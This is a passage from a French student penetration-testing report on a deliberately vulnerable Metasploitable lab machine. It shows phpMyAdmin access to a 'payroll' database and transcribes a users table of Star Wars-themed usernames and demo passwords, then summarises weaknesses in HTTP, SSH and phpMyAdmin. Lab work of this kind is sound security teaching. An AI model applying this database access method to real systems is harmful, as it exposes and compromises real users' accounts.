


Fig. 12 : Accès aux bases de données

Constat : On peut voir l'affichage des table sur la gauche .




Fig.13 Accès à la base de donnée de l'application payroll





Fig.14 : Accès à la table user

Constat : Ouverture de la table « users »



The screenshot shows the phpMyAdmin interface for a database named 'metasploitable'. The 'payroll' database is selected, and the 'users' table is open. The table contains 15 rows of user data. Each row includes a 'Delete' button, a user ID, a last name, a first name, an email address, and a numeric value (likely a salary or ID).

	ID	Last Name	First Name	Email	Value
Delete	leia_organa	Leia	Organa	help_me_obiwan	9560
Delete	luke_skywalker	Luke	Skywalker	like_my_father_beforeme	1080
Delete	han_solo	Han	Solo	nerf_herder	1200
Delete	artoo_detoo	Artoo	Detoo	b00p_b33p	22222
Delete	c_three_pio	C	Threepio	Pr0t0c07	3200
Delete	ben_kenobi	Ben	Kenobi	thats_no_m00n	10000
Delete	darth_vader	Darth	Vader	Dark_syD3	6666
Delete	anakin_skywalker	Anakin	Skywalker	but_master:(1025
Delete	jarjar_binks	Jar-Jar	Binks	mesah_p@ssw0rd	2048
Delete	lando_calrissian	Lando	Calrissian	@dm1n1str8r	40000
Delete	boba_fett	Boba	Fett	mandalorian1	20000
Delete	jabba_hutt	Jaba	Hutt	my_kind_a_skum	65000
Delete	greedo	Greedo	Rodian	hanSh0tF1rst	50000
Delete	chewbacca	Chewbacca		rw3333w333	4500

Fig.13 : Affichage des datas contenue dans la base de donnée .

Constat : On peut voir s'afficher des informations personnelles de quelque utilisateurs .

Ces informations peuvent permettre un accès malveillant à des comptes, en outre si l'on édite les lignes de cette table de sorte à modifier les informations qui s'y trouve, cela va compromettre l'accès des vrai utilisateurs et donc compromettre les comptes des utilisateurs dont les informations auront été modifié.

Conclusion

En conclusion, cette analyse révèle plusieurs vulnérabilités critiques au sein des services HTTP, SSH et de la base de données gérée par phpMyAdmin sur la machine Métasploitable. Les services HTTP présentent des failles remarquables, telles que des versions obsolètes de serveurs web, comme Apache, et des configurations par défaut insuffisamment sécurisées. Cela ouvre la voie à de potentielles attaques, telles que l'injection de code, le déni de service, ou encore l'accès non autorisé à des fichiers sensibles. Le service SSH subit également des lacunes, avec une authentification jugée faible, caractérisée par des mots de passe par défaut ou facilement devinables, ainsi que par l'utilisation d'algorithmes de chiffrement vulnérables. Cela expose le système aux menaces de force brute et à l'exploitation de clés SSH compromises. En outre, la gestion de la base de données via phpMyAdmin révèle des risques considérables, notamment l'utilisation d'identifiants par défaut, l'absence de restriction d'accès, et des vulnérabilités d'injection SQL. Ces failles permettent à un attaquant de prendre le contrôle des bases de données, d'exfiltrer des informations sensibles ou de manipuler les données. Ainsi, ces vulnérabilités soulignent l'importance cruciale de mettre à jour les services, d'améliorer les configurations et de mettre en place des politiques de sécurité rigoureuses pour protéger les systèmes contre les menaces contemporaines. Quelles sont donc les contre mesure à prendre pour corriger ces failles de sécurité sur une machine Metasploitable .